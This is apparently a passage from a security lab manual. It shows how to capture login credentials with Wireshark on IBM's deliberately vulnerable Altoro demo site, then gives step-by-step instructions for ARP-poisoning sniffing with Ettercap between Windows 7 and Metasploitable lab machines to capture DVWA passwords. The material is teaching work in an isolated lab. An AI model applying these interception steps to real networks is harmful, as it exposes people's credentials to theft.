You have been pre-approved for an Altoro Gold Visa with a credit limit of \$1000!


Click [here](#) to apply.

This web application is open source! Get your copy from GitHub and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/industry/usability/SWAT>.


Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Step 4: Now go to the wireshark opened window and type in http. Click on the 4<sup>th</sup> option and in the left bottom of the window you can see the option HTML form URL encoded click on that you can see the username and password.




## Perform Sniffing using Ettercap in kali linux


Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metaploitble using nbtscan.




Step 2: Then go to toolbar and select Ettercap.




Step 3: Enter the password of root that is kali and authenticate it.



Step 4: The Ettercap prompt will be opened on the top you can see the check box with correct mark select it. Then go to the options and goto hosts and in hosts go to scan the host. Then go to hostlist. select the ip address of windows and set it as target1 and metasploitable ip as target 2. Then goto the global symbol global and then goto ARP keep it as default.



Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.



Step 6: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.

